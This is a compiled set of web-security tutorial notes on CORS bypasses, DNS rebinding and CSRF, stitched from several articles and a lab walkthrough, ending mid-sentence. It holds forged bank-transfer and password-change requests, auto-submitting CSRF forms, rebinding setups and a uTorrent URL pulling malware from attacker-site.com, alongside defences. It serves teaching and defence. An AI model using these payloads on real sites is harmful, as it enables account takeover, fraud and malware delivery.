You can ask a web-application to make a request for you and send back the response. This will bypass the **Access-Control-Allow-Origin** but notice that the **credentials to the final victim won't be sent** as you will be **contacting a different domain** (the one that will make the request for you).

### [CORS-escape](#)

CORS-escape provides a **proxy** that **passes** on our **request** along with its **headers**, and it also **spoofs** the **Origin** header (Origin = **requested domain**). So the **CORS policy is bypassed**. The source code is [on Github](#), so you can **host your own**.

```
xhr.open("GET", "https://cors-escape.herokuapp.com/https://maximum.blog/@shalvah/posts");
```

### [simple-cors-escape](#)


Proxying is kinda like "passing on" your request, exactly as you sent it. We could solve this in an alternative way that still involves someone else making the request for you, but this time, **instead of using passing on your request, the server makes its own request, but with whatever parameters you specified.**

### Iframe + Popup Bypass

You can **bypass CORS checks** such as `e.origin === window.origin` by **creating an iframe** and **from it opening a new window**. More information in the following page:

## Iframes in XSS, CSP and SOP

### DNS Rebinding via TTL





Basically you make the **victim access your page**, then you change the **DNS of your domain (the IP)** and make it **points** to your **victim's web page**. You make your **victim execute (JS)** something when the **TTL is over** so a new DNS request will be made and then you will be able to gather the information (as you will always maintain **the user in your domain**, he won't send **any cookie** to the victim server, so this option **abuses the special privileges of the IP of the victim**).

Even if you set the **TTL very low** (0 or 1) **browsers have a cache** that will **prevent** you from **abusing** this for several seconds/minutes.

So, this technique is useful to **bypass explicit checks** (the victim is **explicitly performing a DNS request** to check the IP of the domain and when the bot is called he will do his own).

Or when you can have a **user/bot in the same page for a long time** (so you can **wait** until the **cache expires**).

If you need something quick to abuse this you can use a service like <https://lock.cmpxchg8b.com/rebinder.html>.

If you want to run your own DNS rebinding server you can use something like [DNSrebind](#), then **expose** your **local port 53/udp**, create an **A registry pointing to it** (ns.example.com), and create a **NS registry** pointing to the **previously created A subdomain**(ns.example.com). Then, any subdomain of that subdomain (ns.example.com), will be resolved by your host.

Check out also the **publicly running server** in <http://rebind.it/singularity.html>

#### DNS Rebinding via DNS Cache Flooding

As it was explained in the previous section, **browsers** have the IPs of domains **cached more time** than the one specified in the TTL. However, there is a way to bypass this defence.

You can have a service worker that will **flood the DNS cache to force a second DNS request**. SO the flow will be like:

1. 1.


DNS request responded with attacker address

2. 2.

Service worker floods DNS cache (the cached attacker server name is deleted)

3. 3.

Second DNS request this time responded with 127.0.0.1



Blue is the first DNS request and orange is the flood.

### DNS Rebinding via Cache

As it was explained in the previous section, **browsers** have the IPs of domains **cached more time** than the one specified in the TTL. However, there is another way to bypass this defence.


You can **create 2 A records** (or **1 with 2 IPs**, depending on the provider) for the **same subdomain** in the **DNS provider** and when a browser checks for them he will get both.

Now, if the **browser** decides to **use the attacker IP address first**, the **attacker** will be able to **serve the payload** that will **perform HTTP requests** to the same **domain**. However, now that the attacker knows the IP of the victim, **he will stop answering the victim browser**.

When the browser finds that the **domain isn't responding** to him, it will **use the second given IP**, so he will **access a different place bypassing SOP**. The attacker can abuse that to **get the information and exfiltrate it**.

Note that in order to access localhost you should try to rebind 127.0.0.1 in Windows and 0.0.0.0 in linux. Providers such as godaddy or cloudflare didn't allow me to use the ip 0.0.0.0, but AWS route53 allowed me to create one A record with 2 IPs being one of them "0.0.0.0"

rate.io	A	Simple	-	0.0.0.0 2.29.179.76
---------	---	--------	---	------------------------



For more info you can check <https://unit42.paloaltonetworks.com/dns-rebinding/>

#### Other Common Bypasses

- If **internal IPs aren't allowed**, they might **forgot forbidding 0.0.0.0** (works on Linux and Mac)
- If **internal IPs aren't allowed**, respond with a **CNAME to localhost** (works on Linux and Ma)
- If **internal IPs aren't allowed** as DNS responses, you can respond **CNAMEs to internal services** such as `www.corporate.internal`.

#### DNS Rebinding Weaponized

You can find more information about the previous bypass techniques and how to use the following tool in the talk [Gerald Doussot - State of DNS Rebinding Attacks & Singularity of Origin - DEF CON 27 Conference](#).

[Singularity of Origin](#) is a tool to perform [DNS rebinding](#) attacks. It includes the necessary components to rebind the IP address of the attack server DNS name to the target machine's IP address and to serve attack payloads to exploit vulnerable software on the target machine.

#### Real Protection against DNS Rebinding

- Use TLS in internal services
- Request authentication to access data
- Validate the Host header
- <https://wicg.github.io/private-network-access/>: Proposal to always send a pre-flight request when public servers want to access internal servers

## Tools

### Fuzz possible misconfigurations in CORS policies

- <https://github.com/chenjj/CORScanner>
- <https://github.com/lc/theftfuzzer>
- <https://github.com/s0md3v/Corsy>
- <https://github.com/Shivangx01b/CorsMe>

<https://book.hacktricks.xyz/pentesting-web/cors-bypass>

<https://infosecwriteups.com/cross-origin-resource-sharing-cors-explanation-exploitation-b4179235728b>

### What is CSRF (Cross Site Request Forgery)?

Cross-site request forgery (CSRF) is a technique that enables attackers to impersonate a legitimate, trusted user. CSRF attacks can be used to change firewall settings, post malicious data to forums, or conduct fraudulent transactions. In many cases, affected users and website owners are unaware that an attack occurred, and become aware of it only after the damage is done and recovery is not possible.

CSRF attacks exploit a mechanism that makes the sign-in process more convenient. Browsers often automatically include credentials in the request when a user tries to access a site. These credentials can include the user's session cookies, basic authentication credentials, IP address, and Windows domain credentials.

If there is no protection against CSRF attacks, it can be easy for an attacker to hijack the session and impersonate the user. Once a user is authenticated on the site, the site cannot differentiate between a legitimate user request and a fake request sent by the attacker.

### In this article:

- CSRF Attack Examples
  - 1. Bank Transfer Using GET or POST
  - 2. Changing Password with Self-Submitting Form
  - 3. Real-Life uTorrent Attack: Deploying Malware via Forged GET Request
- Preventing CSRF Attacks
  - Implementing CSRF Tokens
  - Checking for CSRF Vulnerabilities
  - Combining CSRF Tokens with Other Protections
- CSRF Example with Bright Security

## CSRF Attack Examples

### 1. Bank Transfer Using GET or POST

Consider a user who wants to transfer an amount of \$5,000 to a family member via the web application of Acme Bank, which has a CSRF vulnerability. An attacker identifies this vulnerability and wants to intercept this transaction so that the funds are transferred to their bank account instead of to the intended recipient.

The attacker can construct two types of URLs to perform the illicit funds transfer, depending on whether the application was designed using GET or POST requests.

#### Forged GET request

The original request would look like something like this, transferring the amount to account #344344:

```
GET http://acmebank.com/fundtransfer?acct=344344&amount=5000  
HTTP/1.1
```

The attacker's forged request might look like this. The attacker changes the account number to their own account (#224224 in this example) and increases the transfer amount to \$50,000:

```
http://acmebank.com/fundtransfer?acct=224224&amount=50000
```

Now the attacker needs to trick the victim into visiting this forged URL while signed into the banking application. The attacker might draft an email like this:

**To: Victim**

**Subject: A gift of flowers for you!**

*Hello victim,*

*We know your birthday is coming up and have a special gift for you. Just click here to receive it!*

The link "click here" would lead to the forged URL shown above.

Alternatively, the attacker could display a pixel within the email that fires and activates the URL if the victim enables viewing images in their email client. This is more dangerous because it requires no direct user action:

```

```

## Forged POST request

If the banking application uses POST requests, the user's original operation would look like this:

```
POST http://acmebank.com/fundtransfer HTTP/1.1
acct=344344&amount=5000
```

In this case, the attacker would need to craft a <form> element with the forged request:

```
<form action="http://acmebank.com/fundtransfer" method="POST">
<input type="hidden" name="acct" value="224224"/>
<input type="hidden" name="amount" value="50000"/>
<input type="submit" value="Click to get your free gift!"/>
</form>
```

When the user submits the form, believing they will receive a gift, the post request is executed and, if the user is currently signed into the application, the illicit transfer is carried out.

## 2. Changing Password with Self-Submitting Form

Consider a vulnerable application that allows users to change their password via a POST request. The original form looks like this:

```
<form id="changepass" method="POST"
action="http://acmebank.com/password.php">
<input type="text" name="password" value="p@ssw0rD">
<input type="submit" value="Change my password"/>
</form>
```

The attacker can create a copy of this form, changing the password to one known by the attacker (123 in this example):

```
<form id="changepass" method="POST"
action="http://acmebank.com/password.php">
  <input type="text" name="password" value="123">
</form>
<script>
  document.getElementById('changepass').submit();
</script>
```

Unlike the original form, the attacker's version does not have a submit button, and has a script that automatically submits the form as soon as the user loads the HTML.

The attacker hosts this form on a malicious website. To trick users, they can use a domain name similar to the bank's one, like this:

```
https://acme-bank.biz/password.html
```

The attacker needs to trick the victim into visiting the above URL—for example by sending an email that is supposedly from the bank. When a victim visits the URL, the following HTTP POST is generated:

```
POST /password.php HTTP/1.1
Host: acmebank.com
Origin: http://acme-bank.biz
Referer: https://acme-bank.biz/password.html
Cookie: SESSION=d33567b639c534e664
Content-Type: application/x-www-form-urlencoded
password=123
```

In this forged POST request, the Host is the vulnerable application, acmebank.com, but the Origin and Referer indicate the request is really coming from the attacker's malicious site, acme-bank.biz. We are assuming the user previously signed into the banking application so the Cookie field retains their valid session ID.

This vulnerable application will authenticate the request based on the recognized session ID, and accept the form contents, changing the password to the attacker's desired string.

### 3. Real-Life uTorrent Attack: Deploying Malware via Forged GET Request

The uTorrent vulnerability discovered in 2009 (CVE-2008-6586) was a real-life, large-scale CSRF attack. The uTorrent software had a vulnerability that allowed its web console to be accessible at localhost:8080, allowing attackers to perform sensitive actions with a simple GET request.

uTorrent built its web interface in such a way that GET requests enabled state-changing operations. According to the HTTP/1.1 standard (RFC 2616), GET and HEAD methods should never be state changing, and should only be used to allow clients to retrieve data.

Attackers discovered two exploitable URLs that could allow them to deploy malware to a victim's device. This URL forced a torrent file download:

```
http://localhost:8080/gui/?action=add-url&s=http://attacker-site.com/malware
```

This URL changed the administrator password of the uTorrent software:

`http://localhost:8080/gui/?action=setsetting&s=webui.password&v=newpassword`

The attackers added HTML elements with automatic action triggered by JavaScript on multiple Internet forums, and also sent spam emails with these elements to a large distribution list. Anyone who had the uTorrent application while visiting the forum page or opening the email was hit by the attack. The attack enabled the attackers to deploy malware on a large number of client devices.

***Related content: See more real-life attack examples in our guide to CSRF attacks***

## Preventing CSRF Attacks

### Implementing CSRF Tokens

Organizations can easily block most CSRF attacks using CSRF tokens. These are unique challenge tokens that can be added to sensitive user requests, such as making a purchase, transferring funds, or creating an admin account on the website backend. Developers can add a CSRF token to every state change request and properly validate these tokens when processing the request, to ensure that the authenticated user sent the request legitimately.

Whenever the server renders a page with a sensitive operation, a unique CSRF token is passed to the user. For this to work properly, the server must perform the requested operation only when the token is fully validated and reject all requests for invalid or missing tokens. However, a common mistake when implementing CSRF is to reject requests with invalid tokens, but continue accepting requests with missing tokens. This makes the CSRF token ineffective.

***Related content: Read our guide to CSRF tokens***

### Checking for CSRF Vulnerabilities

To check for a CSRF vulnerability, look for a form where users can submit a request and verify that the anti-CSRF token was generated correctly. Most modern web frameworks include an anti-CSRF token on every form page and can be configured globally to handle validation transparently.

Whenever a user can submit a request that changes system state, the request must be protected with a CSRF token. If the form is not intended to allow users to make stateful changes, developers must limit its scope to prevent abuse by attackers.

### Combining CSRF Tokens with Other Protections

CSRF tokens can also be used with other protective techniques, such as:



- Setting session cookies using the SameSite cookie attribute. This property instructs the browser to control whether cookies are sent with requests from third-party domains.
- Adding the HttpOnly property to avoid some types of cross-site scripting (XSS) flaws. Preventing XSS vulnerabilities can also make it more difficult to conduct CSRF attacks.

<https://brightsec.com/blog/csrf-example/>

## CSRF EXPLOIT DEVELOPMENT:

This is the only process in the attack that can be tricky to get the hang of.

But if you have a Burpsuite professional then it shouldn't be a problem because it contains the [CSRF PoC generator](#) that is totally life saver. But if you don't have Burpsuite Professional then you can generate the POC using

### [LAB 1: CSRF WITH NO DEFENSES IMPLEMENTED:](#)

This lab's email change functionality is vulnerable to CSRF.


To solve the lab, craft some HTML that uses a [CSRF attack](#) to change the viewer's email address and upload it to your exploit server.

You can log in to your own account using the following credentials: `wiener:peter`

-----  
-----


That's pretty straightforward we need to change the viewer's email address and there are no defenses implemented.

Let's Log in.



Change Email Functionality

After we log in we can see an update email function so let's try that and intercept the HTTP traffic through Burp.



We can see only the session is passed to validate the action no other unpredictable values are present in this request.

Now copy this request and Generate the POC using the tools in mentioned above.

CSRF PoC Generator Online to save your time..

**REQUEST**

Sec-Ch-Ua-Mobile: ?0  
Sec-Ch-Ua-Platform: "Windows"  
Upgrade-Insecure-Requests: 1  
Origin: https://0ae700d403442cd8c0ca028400140041.web-security-academy.net  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: navigate  
Sec-Fetch-User: ?1  
Sec-Fetch-Dest: document  
Referer: https://0ae700d403442cd8c0ca028400140041.web-security-academy.net/my-account  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9  
Connection: close  
email=test3%40mail.com

**CSRF PoC FORM**

```
<html>
<body>
  <form method="POST" action="https://0ae700d403442cd8c0ca028400140041.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="test4%40mail.com"/>
    <input type="submit" value="Submit">
  </form>
</body>
</html>
```

Generate PoC Form Copy It Save as HTML


You should end up with something like this

```
<html>
<body>
  <form method="POST"
action="https://0ae700d403442cd8c0ca028400140041.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email"
value="test4%40mail.com"/>
    <input type="submit" value="Submit">
  </form>
</body>
</html>
```

But you need to make some changes to make it auto-submit.

```
<html>
<body>
  <form method="POST"
action="https://0ae700d403442cd8c0ca028400140041.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="ENTER EMAIL"/>
    <input type="submit" value="Submit">
  </form>
<script>document.forms[0].submit(); </script> </body>
</html>
```


This makes the form to be auto-submitted when the victim visits the link.



Now Store the exploit on the server.

And then deliver it to the victim.

When the victim will visit the link the lab will be solved.



In the next part, we will perform this attack with the defenses in place.

## MITIGATING CSRF:

The most effective way to mitigate against CSRF attacks is to include tokens within relevant requests. The token should be:

- **Unpredictable with high entropy**, as for session tokens in general.

- **Linked to the user's session.**
- **Strictly validated** in every case before the relevant action is executed.

<https://infosecwriteups.com/cross-site-request-forgery-csrf-explained-and-exploited-i-db464a61a582>

## Apache OFBiz 17.12.03 Cross Site Request Forgery

Apache OFBiz version 17.12.03 suffers from a cross site request forgery vulnerability.

<https://packetstormsecurity.com/files/157514/Apache-OFBiz-17.12.03-Cross-Site-Request-Forgery.html>

<https://ofbiz.apache.org/security.html>

```
# Vendor Homepage: https://ofbiz.apache.org/index.html
# Software Link: https://archive.apache.org/dist/ofbiz/apache-ofbiz-17.12.01.zip
# Version: 17.12.01
# Tested on: Linux
```

## Exploiting CORS Misconfiguration Vulnerabilities on Web Servers

All CORS vulnerabilities come from incorrectly configuring CORS on the server. Some misconfigurations allow malicious domains to access the API endpoints, others allow credentials like cookies to be sent from untrusted sources. I will list below the most serious and common CORS vulnerabilities and the easiest way to exploit them.

### 1- Origin Reflection

As we know from [the previous article](#), if you want to allow `cross-origin.com` to access content from `initial-origin.com` you will need to specify it in the configuration of CORS in `initial-origin.com` using the `Access-Control-Allow-Origin` header:  
`Access-Control-Allow-Origin: cross-origin.com`

But what if there is another domain that also needs access to the resources of `initial-origin`? CORS does not allow developers to specify a static list of allowed domains. In order to solve this problem, developers either use the wildcard character `*`, or generate the `Access-Control-Allow-Origin` header dynamically. We will come back to the first solution later on. Generating this header dynamically can be devastating to your security if it is not done properly. Many servers read the `Origin` header of the request and write it to the `Access-Control-Allow-Origin` header, thus giving access to all domains, including malicious ones. You can detect this vulnerability very easily, you can send HTTP requests from custom origins and check if the response gives 